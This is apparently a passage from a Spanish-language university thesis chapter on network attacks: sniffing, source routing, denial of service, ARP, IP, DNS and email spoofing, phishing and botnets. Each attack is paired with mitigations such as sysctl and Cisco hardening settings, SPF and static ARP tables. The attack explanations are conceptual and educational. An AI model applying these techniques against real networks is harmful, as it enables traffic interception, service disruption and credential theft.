


Figura 6-5: Observando las capturas del texto plano con ettercap.
Realizado por: (Carrasco, Samuel, 2019)

5.3.2.1. Medidas de Mitigación ante Snnifers

Realmente el uso de sniffers no es malo en sí, ya que puede utilizarse para validar si está llegando a su destino la información en el formato necesario o en el momento adecuado, etc.

Los sniffers aprovechan que el protocolo *TCP/IP fue concebido inicialmente sin prever la necesidad de encriptar el canal*, por lo que todas las comunicaciones inicialmente viajaban en texto claro.

- La forma más apropiada de protección contra sniffers no es bloquearlos, sino tomar medidas para evitar que, ante un intento de escucha ilegal, la información pueda ser leída fácilmente. Esto es: *Transmitir toda la información sensible utilizando métodos de cifrado*. Al encriptar toda la información se evita que un escucha pueda leerla.

A continuación, muestro el resultado de ettercap al tratar de husmear la comunicación entre un equipo conectado a un servidor por SSH. Las conexiones de SSH son cifradas.




Figura 7-5: ettercap y conectividad ssh (#ssh root@181.39.74.67).
Realizado por: (Carrasco, Samuel, 2019)

Como se observa, no existe texto legible en el resultado de ettercap:




Figura 8-5: Observando las capturas cifradas con ettercap.
Realizado por: (Carrasco, Samuel, 2019)

5.3.3. Source Routing

Source routing se refiere a que el equipo que origina un paquete pueda indicar por qué ruta específica debe pasar; antiguamente se usaba para lograr cierta fiabilidad en la red. Actualmente en Internet no es necesario utilizar esta opción.

Por ejemplo, si un router tenía problemas de pérdida de paquetes, el host de origen podía especificar la ruta por la cual debía pasar. Como se puede ver en la siguiente imagen, R3 tiene un problema y es parte del camino más corto para llegar de A a B.




Figura 9-5: Source Routing.
Realizado por: (Carrasco, Samuel, 2019)

¿Qué permite el source routing? Que se puedan mover los paquetes a través de un camino alternativo (en este caso al R3): A → R1 →R2 → R4 → B.




Figura 10-5: Solución de Source Routing.
Realizado por: (Carrasco, Samuel, 2019)

Funciona, aunque es un camino más largo, pero que en la actualidad ya no es necesario especificar el source routing, ya que un ISP al momento de detectar un problema en un router, toma medidas activas para corregirlo. Sin embargo, el source routing tiene inconvenientes, como puede verse en el siguiente escenario: El atacante será A y el servidor protegido será B. Existe un firewall en R3, por lo que un intento de ataque desde A hacia B se bloquearía:




Figura 11-5: Source Routing con FW.
Realizado por: (Carrasco, Samuel, 2019)

Si el atacante usa source routing podría evadir el firewall si utiliza el camino alternativo:
A → R1 →R2 → R4 → B.




Figura 12-5: Ataque con Source Routing evadiendo FW.
Realizado por: (Carrasco, Samuel, 2019)

5.3.3.1. Medidas de Mitigación de ataques por Source Routing

- En cada sistema operativo existen formas de bloquear el source routing. Normalmente, esto es útil en equipos ruteadores con la finalidad de que no se les pueda ordenar otra acción que la preconfigurada.

  En Linux se puede poner en **0** el parámetro del kernel «accept_source_route»:

  "accept_source_route"
  /sbin/sysctl -w net.ipv4.conf.all.accept_source_route=0

  En el caso de CISCO se puede configurar no source routing:

  device # configure terminal device(config)# no ip source-route

5.3.4. Ataques de Denegación de Servicios

Del inglés *Denial of Service* (DOS), este ataque depende exclusivamente de poder aprovechar fallas que existen en un sistema y de algo muy simple: *transmitirle requerimientos al equipo atacado de forma tal que este deje de servir, deje de ofrecer el servicio*. Es por ello que se llama denegación (negación) de servicio, pues busca que el equipo atacado no pueda dar servicio a los clientes, afectando la disponibilidad de la triada CIA (A, availability).

Estos ataques pueden hacerse de la siguiente forma:

- Aprovechando una falla de seguridad que haga que el servicio deje de funcionar, por ejemplo, el **ping de la muerte**, que es un tipo de ataque que aprovecha que, a ciertas versiones de algunos sistemas operativos, si se les envía un paquete *icmp-echo* mayor a 64 kb, al re-ensamblarlo, una falla en la programación provoca un desbordamiento de buffer y el equipo deja de responder.

- Aprovechando una característica del servicio que se ofrece *para agotar sus recursos*, por ejemplo: los servidores web basados en hilos (del inglés: threaded) tienen que esperar a recibir el encabezado completo de una petición antes de liberar la conexión. Mientras tanto, esta conexión está ocupando recursos (RAM, puertos TCP, etc.). Si se le envía un número alto de peticiones y se le va entregando lentamente el encabezado, el servidor terminará por agotar sus recursos y dejará de responder.

- Aprovechando una limitación que se tiene en *el acceso al servicio*, por ejemplo: suponiendo que el servidor tiene una conexión a Internet de 10 mbps. Un atacante que controle un equipo que tenga 100 mbps para conectarse a Internet puede comenzar a enviar paquetes (o a solicitar paquetes) hacia/desde nuestro servidor de forma tal que llenará los 10 mbps del canal. Este tipo de ataque se conoce como inundación (**flooding**). El atacante no sufrirá mayormente ya que tiene en el canal un ancho de banda de 100 mbps y para afectar nuestro servicio destina 10 mbps de estos 100 mbps, y nuestro servidor con 10 mbps de tráfico se llenará.




Figura 13-5: Ataque DoS.
Realizado por: (Carrasco, Samuel, 2019)

5.3.4.1. Medidas de Mitigación del Ataque DoS

Existen algunas opciones:

- Mantener actualizados el sistema operativo, las aplicaciones y los servicios. De esta manera una falla conocida por los atacantes no podrá ser aprovechada.

- Revisar e imponer tiempos mínimos de conexión, por ejemplo, en el caso de servidores web, puede indicársele al servidor que cierre la conexión luego de transcurridos algunos segundos. Por defecto, el servidor Apache está configurado para cerrar la conexión transcurridos 300 segundos (5 minutos), esto es mucho tiempo. Muchas conexiones adicionales podrían abrirse hasta que pasen estos 5 minutos. Es mejor disminuir el tiempo, por ejemplo, a un valor de 30 segundos.

- En el caso de las inundaciones (flooding), lo más acertado es trabajar con el proveedor de Internet para que de su lado pueda poner un límite a esta inundación de paquetes de forma que no se llene el canal por un ataque de este tipo.




Figura 14-5: Protección contra ataque DOS.
Realizado por: (Carrasco, Samuel, 2019)

5.3.5. Ataques de Denegación de Servicios Distribuidos

Del inglés *Distributed Denial of Service* (DDOS), es similar al DOS, pero en esta ocasión el ataque proviene de muchas fuentes, de muchas vías. De ahí el nombre *distribuido*.




Figura 15-5: Ataque DDOS.
Realizado por: (Carrasco, Samuel, 2019)

En este caso, no hay solo un atacante con mucho ancho de banda, sino varios atacantes con un ancho de banda más pequeño que el nuestro. Sin embargo; si todos envían solicitudes a nuestro servidor al mismo tiempo, cómodamente pueden llenar los 10 mbps (ellos son tres y tienen 5 mbps cada uno, totalizan 15 mbps).

Actualmente, estos ataques de DDOS son los más populares, pues son muy difíciles de prevenir. Ya no basta con bloquear a un atacante en el ISP, sino que el ISP tendrá que dedicarse a bloquear decenas, centenares o miles de atacantes que intentarán llegar a nuestros equipos.

En la imagen anterior, se presentó a modo de ejemplo y con valores bien moderados (tres atacantes con 5 mbps), pero realmente, al momento se están dando ataques no de 15 mbps, sino de varios centenares de gbps e incluso se prevé que los ataques ya comiencen a superar la frontera de los tbps (terabits por segundo). Para lograr estos gigantescos ataques no se buscan tres o cuatro máquinas en Internet, sino varias decenas de miles o centenares de miles de máquinas actuando de manera coordinada.

5.3.6. Spoofing

El objetivo es confundir a la persona atacada para lograr que envíe información al atacante pensando que está enviándole información (o recibiéndola) del legítimo interlocutor.

Es de conocimiento general sobre la existencia de personas que pretenden pertenecer a alguna institución gubernamental, bancaria o de servicios públicos con la finalidad de ingresar a un domicilio con intenciones dudosas o nada honorables (observar vulnerabilidades, robar, etc.)

Esto ocurre con el protocolo TCP/IP ya que no se desarrollaron en su momento mecanismos que permitieran conocer el verdadero origen o destino de un paquete. Pero, ¿cómo funciona este tipo de ataque?:

ARP SPOOFING

Del inglés Address Resolution Protocol (ARP), Es un protocolo de capa 2 que permite a los equipos de una misma red local conocer hacia qué destino va dirigido una trama. Los equipos de una red guardan una lista de hosts de esa misma red y los asocian con sus direcciones IP, ejemplo:

Tabla 1-5: ARP

MAC	IP
53:55:00:1c:b3:96	192.168.1.1
51:7c:9d:07:35:e4	192.168.1.21
51:7c:9d:03:32:f0	192.168.1.123
01:27:73:8b:bb:86	192.168.1.5
55:e2:ad:01:24:1d	192.168.1.99

Realizado por: (Carrasco, Samuel, 2019)

Si el equipo con IP 192.168.1.5 desea enviar un paquete a un servidor en internet, ej. www.google.com.ec lo enviará primero al Gateway de su red, ej. 192.168.1.1, en un ataque ARP Spoofing conocido también como ARP Poisoning, un equipo intruso intentará contaminar la Tabla ARP anunciándose también con la IP del gateway 192.168.1.1 confundiendo a los miembros de la red de forma que los paquetes le sean enviados a él.

El atacante inspecciona el paquete que recibe y para pasar desapercibido, lo entrega al verdadero Gateway para que continúe su camino.

Tabla 2-5: Arp Spoofing

MAC	IP
51:7C:9d:03:32:f2	192.168.1.1
53:55:00:1c:b3:96	192.168.1.1
51:7c:9d:07:35:e4	192.168.1.21
51:7c:9d:03:32:f0	192.168.1.123
01:27:73:8b:bb:86	192.168.1.5
55:e2:ad:01:24:1d	192.168.1.99

Realizado por: (Carrasco, Samuel, 2019)

Por otro lado, el ARP spoofing puede usarse incluso para realizar operaciones beneficiosas para la red, como por ejemplo depurar o revisar el tráfico que ocurre en la red. Se puede hacer spoofing de uno de los hosts para poder leer los paquetes que se reciben y analizarlos.

5.3.6.1. Medidas de Mitigación del Ataque Arp Spoofing

- **Controles en los firewall o técnicas de inspección de paquetes en profundidad** que permitan detectar este tipo de ataque.

- **Usar Tablas ARP estáticas**: los hosts de la red podrían tener grabadas estáticamente en sus Tablas ARP las direcciones de los equipos principales de la red (por ejemplo, el gateway) de forma tal que nadie pueda anunciarse y hacerse pasar por ellos. Ahora, incorporar contenido estático en los hosts requerirá un mayor esfuerzo de mantenimiento.

- **Software de detección de intentos de ARP Spoofing**: detectar que múltiples MAC están asociadas a una misma IP sería una buena idea. Existe la forma de incorporar esto a los switchs y routers de forma que no permitan este tipo de situación o al menos que se emita alertas sobre ella. En el caso de Linux existe un módulo del kernel llamado **ArpStar** y en el caso de Windows existe **AntiARP**.

  Estas opciones para tienen sus desventajas, ya que requieren de un fuerte conocimiento de red para usarse. Esto es, a un usuario normal se le presentarán quizás más problemas que las ventajas que se le ofrecen.

IP SPOOFING

El paquete IP tiene una IP de origen y una IP de destino. Así, se asume como cierto que la IP de origen es la IP desde la cual fue enviado el paquete. Sin embargo, un atacante puede cambiar la IP de origen en el paquete para hacer creer que viene de otro lugar. Este tipo de ataque puede darse de las siguientes maneras:

- Muchas redes tienden a confiar en todos los equipos que están en su LAN, por lo que un atacante podría hacerse pasar por un equipo de la LAN cambiando la dirección de origen. De esta forma, podría intentar hacer cambios u obtener acceso en un determinado sistema pues se hizo pasar por un origen legítimo.

  En este caso, las respuestas del servidor atacado van a la dirección que se falsificó, por lo que el atacante debe estar escuchando el tráfico de red, pues de lo contrario no recibirá nada. Otra variante es que al atacante no le interesen las respuestas, sino que se contente simplemente con enviar datos sin preocuparse por lo que se responda y con eso lograr su objetivo.

- A veces lo que buscan es que sistemas de nuestra red respondan con mucha cantidad de datos a terceros. Le hacen creer a los equipos de la red que un servidor, por ejemplo, IESS, le ha solicitado algo. Esto se logra poniendo como dirección de origen la del IESS. Entonces, nuestros equipos le envían respuestas (mientras más grandes, peor para el destino). Un ataque de miles de equipos enviando grandes respuestas al IESS es un ataque de negación de servicios (DDOS) por inundación a este sitio. Además, el culpable habrá enviado esa información desde nuestra red.

5.3.6.2. Medidas de Mitigación del Ataque IP Spoofing

- **Firewall de la red,** estos no deben permitir que ingresen paquetes desde Internet a la red con una dirección de origen que pertenezca a nuestra red local. Estos paquetes deben ser bloqueados.

EMAIL ADDRESS SPOOFING

Técnica muy utilizada por quienes envían spam, así como por aquellos que intentan hacerse pasar por otra persona para confundir y lograr objetivos poco éticos. Por ejemplo, hacerse pasar por el gerente de una empresa y dar indicaciones de que se desarrollen determinadas actividades o realicen entrega de equipos o de dinero.

El protocolo SMTP permite que uno defina quién es el que está enviando el email. Esto implica que pueda decírsele al servidor que el correo se envía desde rector@nuestrodominio.com y que el servidor deba aceptarlo a pesar de que quien lo envía no sea rector@nuestrodominio.com, esto implica que a través de otra cuenta se puedan tomar acciones a nombre de otra.

5.3.6.3. Medidas de Mitigación del Ataque Email Spoofing

- Actuar con sensatez. Si se transfieren valores confirmar por otras vías que la otra parte es quien dice ser.
- Observar a quién va dirigido el mail y de quien dice venir. Así se podría evitar los **reply to**.
- Existen opciones a través de software, pero no son totalmente confiables. Por ejemplo, revisar que el servidor desde donde se envió el mail sea un servidor autorizado para enviar a nombre del remitente del correo, ya que alguien podría estar haciéndose pasar como rector@midominio.com y esté enviando el mail desde un servidor de una tienda de ropa en España.
- Existe una técnica llamada *Sender Policy Framework* (SPF) que intenta validar la dirección de correo del remitente para evitar su falsificación (Kitterman, Scott, 2014).

WEB SITE SPOOFING

Es una opción muy utilizada por quienes intentan robar credenciales de otros sitios. Consiste en realizar un sitio web idéntico o muy similar al original para hacer creer al usuario que es el sitio real, por lo que se debe observar bien la url de la página y no solo en la interfaz:




Figura 16-5: web site spoofing.
Realizado por: (Carrasco, Samuel, 2019)

La imagen que antecede muestra el intento de suplantar un sitio. Parece de un banco, con iguales componentes y misma distribución, pero si se observa la URL se puede ver que no es del sitio original.

PHISHING: es una palabra muy común y la técnica que nombra consiste en tratar de robar credenciales de usuarios. Una forma de hacer phishing es hacerle creer a un usuario que está entrando en el verdadero sitio web.




Figura 17-5: phishing.
Realizado por: (Carrasco, Samuel, 2019)

La imagen anterior utiliza web site spoofing (ver su URL) de una plataforma de correo popular para realizar phishing, de forma que, cuando el usuario ingrese las credenciales, estas serán capturadas por el atacante.

5.3.6.4. Medidas de Mitigación del Ataque Web Site Spoofing

- Revisar bien las alertas que nuestro navegador puede mostrar. En este ejemplo, en rojo dice: "*Deceptive Site*", "*Get me out of here*!". Los navegadores más populares tienen incorporadas listas de sitios que con contenidos de tipo malicioso o confuso (deceptives).
- Revisar bien la URL: parece de un banco o de hotmail, pero el nombre del sitio no dice "hotmail", sino "samuel-login.live.com". En el otro caso dice: "samuel-pichincha.com"
- Verificar que la URL utilice HTTPS (en este caso no lo utiliza: no tiene el candado ni la señal verde en la URL).

DNS SPOOFING

Este caso puede llegar a tener gran impacto en los clientes. Puede venir muchas veces combinado con *website spoofing*, aqui un atacante falsea las respuestas que nuestro servicio de DNS da para que el nombre del sitio parezca el verdadero.
Este tipo de ataque también es conocido como *envenenamiento de caché de DNS* y puede realizarse de diversas maneras:

- **Redirigir el nombre del servidor de DNS** de un dominio hacia otra IP que un atacante controla, dando respuestas a las preguntas de la forma en que más le convenga.

  Cuando alguien registra un dominio, tiene que declarar al menos dos servidores de DNS (y sus IP). Esta labor se hace en lo que se conoce como un **registrador**. Existen muchos registradores, por ejemplo: *akamai.com, aws.amazon.com/es/route53/, enom.com, godaddy.com, markmonitor.com, networksolutions.com*, etc (ICANN, 2019). ej, facebook.com está registrado a través del registrador *registrarsafe.com*

Figura 18-5: Registro de dominio y DNS de facebook.
Realizado por: (Carrasco, Samuel, 2019)

Si un atacante logra confundir, engañar y convencer al registrador de facebook de que cambie la IP o uno de los DNS que facebook registró e indicarle al proveedor que la IP de *a.ns.facebook.com* ya no es la 69.171.239.12 sino que es otra IP localizada en otro lugar del planeta y fuera del control de facebook, podría entonces montar una falsa página de facebook para todos o para un grupo de los usuarios que pregunten a su servicio de DNS y obtener las credenciales de los usuarios.

5.3.6.5. Medidas de Mitigación del Ataque DNS Spoofing

- **Aleatorización de puertos**: Utilización aleatoria de puertos por parte de los DNS para realizar sus consultas y, si las respuestas vienen de puertos que no están activos en ese momento, estas consultas serán descartadas.

- **Utilización de la codificación 0x20-bit**: Se ha sugerido por años una propuesta que consiste en que los nombres de dominio no sean sensitivos a las mayúsculas y minúsculas: da lo mismo preguntar por GooGLE.cOM que por google.com, pero los DNS responden con las mismas mayúsculas y minúsculas con que se les pregunta: si se les pregunta por GooGLe.Com la respuesta no llegará como google.com, sino, precisamente, como se les preguntó: GooGLe.Com. Se sugiere cambiar las combinaciones de mayúsculas y minúsculas de forma aleatoria y aceptar solamente la respuesta que venga con el mismo tipo de letra, de forma tal que un atacante que no sepa que se preguntó por GOOgle.cOM y envíe una respuesta como google.com, al tener nuestro servidor DNS 0x20 activado, esta respuesta sería descartada por inválida, por no venir con la misma combinación de mayúsculas y minúsculas (Schmitt, Paul ; Edmundson, Anne; Mankin, Allison; Feamster, Nick, 2019).

5.3.7. Botnets

Botnet refiere a una red de robots (robot=bot), esta consiste en un grupo de máquinas ubicadas en diversos lugares de Internet y siendo controladas por un tercero, con la finalidad de realizar actividades maliciosas.

Para lograr esto, un atacante logra infectar estas máquinas a través de un malware que distribuye:

- A través de correos masivos.
- Convenciendo a los usuarios de instalar el programa malicioso desde Internet: oferta que muchas veces viene disfrazada como un programa para solución de problemas de seguridad, o que le permitirá al usuario jugar gratis.
- Propagándose en forma de virus.

Este programa malicioso se conecta desde un centro de comando y control (CCC) que no es más que un equipo en Internet al que las máquinas contaminadas se "reportan": "*estoy aquí y lista para obedecer tus comandos*".
El atacante dueño de la botnet (botmaster), puede a través del CCC, dar indicaciones a las máquinas, las mismas que puedes ser hasta varios cientos de miles.




Figura 19-5: BotNet.
Realizado por: (Carrasco, Samuel, 2019)

A continuación, se menciona tres ejemplos del poder que tiene una botnet:

- Descargar una copia de www.facebook.com
- Tomar esta lista de un millón de correos electrónicos y poner un texto del mensaje. Ahora, cada uno de los usuarios hacer el envío del texto (spam) diez veces a cada una de las cuentas de correo.
- Enviar todos los documentos que encuentre en su máquina a la cuenta de correo botmaster@mail.com

5.3.7.1. Medidas de Mitigación del Ataque de Botnet

Las botnets tienen un esquema difícil de eliminar: ya que son decenas o cientos de miles de máquinas a lo largo y ancho del planeta que se han contaminado, equipos de diversos usuarios ubicados en casas, pequeñas, medianas o grandes empresas.

Se tendrían que descontaminar estos equipos, pero al ser decenas de miles en todo el mundo, habría que esperar a que los usuarios y administradores se concienticen y ejecuten antivirus en sus máquinas o las actualicen para evitar que sean contaminadas. Mientras tanto, más equipos de diversos lugares del planeta pasarán a incorporarse a las filas de la botnet.

- **Atacar directamente al CCC**. Inicialmente las máquinas se conectaban a una dirección IP, lo que facilitaba a los investigadores de seguridad determinar cuál era la IP en la que el CCC estaba localizado al analizar el tráfico de una máquina contaminada. Seguidamente se planificaba una acción en conjunto con la policía del país donde estaba el CCC y se la apagaba, o, mejor aún, en vez de apagarla, se colocaba un equipo señuelo controlado por la policía o por los investigadores, de modo que, todo bot que se conectara al señuelo fuera detectado, pues ellos seguirán queriendo conectarse a la IP ahora controlada por el atacante. Una vez detectado, se podría avisar al responsable de esas IP que están contaminadas.

  Sin embargo, los atacantes complejizan cada vez más sus botnets. Por ejemplo, si en vez de una IP fija se usa un nombre de dominio y el atacante registra un dominio mibotnet.sc y apunta www.mibotnet.sc a la IP 2.4.6.8 y, si la policía lograra controlar dicha IP, al atacante le alcanzaría solamente con cambiar la IP, apuntarla a otro lugar en otro país: ej. 8.6.4.2 para mantener viva su botnet. ¿Qué se debe hacer ante este caso?

- **Control de los dominios y no solo de las IP** por parte de los organismos de cumplimiento de la ley y la Justicia. Para ello, se trabaja en conjunto con las empresas registradoras de dominios para que, mediante ciertos protocolos, retiren el control de este dominio y se lo den a las autoridades, quienes pueden apagar la botnet.

  Sin embargo, ahora los atacantes codifican dentro de los bots una lista de dominios de forma tal que, si las autoridades controlan a un dominio de la lista, el atacante activa a otro. Entonces se hace más difícil para las autoridades controlar no ya una IP y un dominio, sino múltiples dominios (cinco, diez o cien). Así es como se comportan las botnets en la actualidad.

5.3.8. Ataques por vulnerabilidad Física

Nuestros servidores pueden ser afectados directamente si, se encuentran en lugares fácilmente accesibles en las que no existe control de acceso, o a través del uso de ingeniería social. Sin embargo; aunque físicamente estén inaccesibles a terceros, pero, no se cuenta con una DMZ o con un firewall apropiadamente configurado, el acceso (y afectación) a ellos puede ser inminente.

5.3.8.1. Medidas de Mitigación de Ataques por vulnerabilidad Física

Migrar los servidores a una plataforma en la nube, previamente asegurando que el proveedor sea confiable, seguro y conocido en el medio. Ej. *Azure de Microsoft, AWS de Amazon, Cloudfare, Akamai, Transparent CDN*, etc.

